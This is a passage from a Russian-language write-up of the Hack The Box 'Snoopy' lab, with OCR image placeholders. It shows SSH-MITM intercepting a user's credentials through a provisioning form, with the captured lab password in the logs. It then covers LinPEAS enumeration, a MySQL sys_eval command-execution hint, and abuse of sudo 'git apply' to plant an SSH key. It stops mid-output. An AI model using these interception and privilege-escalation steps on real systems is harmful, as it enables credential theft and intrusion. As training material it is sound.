
```
python3 -m sshmitm server --enable-trivial-auth --remote-host 10.10.
11.212 --listen-port 2222
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/snoopy]
└─$ python3 -m sshmitm server --enable-trivial-auth --remote-host 10.10.11.212 --listen-port 2222
─────────────────────────────────────────────── SSH-MITM - ssh audits made simple ──
Version: 3.0.2
License: GNU General Public License v3.0
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues
────────────────────────────────────────────────────────────────────────────────────
generated temporary RSAKey key with 2048 bit length and fingerprints:
   MD5:af:fb:80:0b:59:b2:26:7f:c5:89:f5:27:cd:a8:43:c8
   SHA256:/qEB/fv3k2wYEvd48OIXjQtfc5puFjM/lLfWJFR15HE
   SHA512:UkO0W0RJmscla1S+4JI35RYP/KvbRrlwQqsopwQENaI5GjBLYQWoISFHDxkR6aZfkYarRqXFeVhDqPNC/ErYQQ
listen interfaces 0.0.0.0 and :: on port 2222
──────────────────────────────────────────────── waiting for connections ──────────
```

Запуск сервера SSH-MITM

Теперь указываем в форме данные для подключения по нашему адресу. Почти сразу после отправки запроса в логах SSH-MITM получаем учетные данные пользователя.



mm.snoopy.htb/devsecops/channels/town-square

Server provisioning request

Submit a request for for a new server provision. An IT staff member will be with you shortly.


Email: *
cbrown@snoopy.htb

Department: *
Engineering

Operating System: *
Linux - TCP/2222

Server IP address *
10.10.14.53


Форма запроса server_provision



```
[05/14/23 20:20:48] INFO     ℹ session da93df8a-9738-4ef6-a29a-e30b08dc987a created
                    INFO     ℹ client information:
                               - client version: ssh-2.0-paramiko_3.1.0
                               - product name: Paramiko
                               - vendor url:  https://www.paramiko.org/
                             ⚠ client audit tests:
                               * client uses same server_host_key_algorithms list for unknown and known hosts
                               * Preferred server host key algorithm: ssh-ed25519
[05/14/23 20:20:49] INFO     Remote authentication succeeded
                                 Remote Address: 10.10.11.212:22
                                 Username: cbrown
                                 Password: sn00pedcr3dential!!!
                                 Agent: no agent
                    INFO     ℹ da93df8a-9738-4ef6-a29a-e30b08dc987a - local port forwarding
                             SOCKS port: 35205
                               SOCKS4:
                                 * socat: socat TCP-LISTEN:LISTEN_PORT,fork socks4:127.0.0.1:DESTINATION_ADDR:DESTINATION_PORT,socksport=35205
                                 * netcat: nc -X 4 -x localhost:35205 address port
                               SOCKS5:
                                 * netcat: nc -X 5 -x localhost:35205 address port
                    INFO     got ssh command: ls -la
[05/14/23 20:20:50] INFO     ℹ da93df8a-9738-4ef6-a29a-e30b08dc987a - session started
                    INFO     got remote command: ls -la
                    INFO     remote command 'ls -la' exited with code: 0
                    ERROR    Socket exception: Connection reset by peer (104)
                    INFO     ℹ session da93df8a-9738-4ef6-a29a-e30b08dc987a closed
```

Логи SSH-MITM

Теперь сами подключаемся к удаленному серверу с полученными учетными данными и забираем первый флаг.



```
cbrown@snoopy:~$ id
uid=1000(cbrown) gid=1000(cbrown) groups=1000(cbrown),1002(devops)
cbrown@snoopy:~$ 
```

Флаг пользователя


ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.


В отчете LinPEAS видим, что настройки sudoers доступны только при вводе пароля.



```
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
```

Настройки судоера


Также узнаём, что на сервере присутствует библиотека, необходимая для выполнения команд Bash из MySQL.



```
╔══════════╣ Searching mysql credentials and exec
Found lib_mysqludf_sys.so:
If you can login in MySQL you can execute commands doing: SELECT sys_eval('id');
```

Данные о MySQL

Заново запросим настройки sudoers и в этот раз введем пароль пользователя.




```
cbrown@snoopy:~$ sudo -l
[sudo] password for cbrown:
Matching Defaults entries for cbrown on snoopy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git apply *
cbrown@snoopy:~$ 
```

Настройки sudoers

Пользователь `cbrown` может выполнить команду `/usr/bin/git apply *` в контексте пользователя `sbrown`. Эта команда применяет к файлам исправления, то есть таким способом мы можем производить запись в любой файл пользователя `sbrown`. Попробуем сгенерировать и записать публичный ключ SSH.

```
ssh-keygen
```




```
cbrown@snoopy:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/cbrown/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/cbrown/.ssh/id_rsa
Your public key has been saved in /home/cbrown/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:5xFCHXlWY3gKVwH/HTU+YpLbjqjJrNRPivHUji9KuRg cbrown@snoopy.htb
The key's randomart image is:
+---[RSA 3072]----+
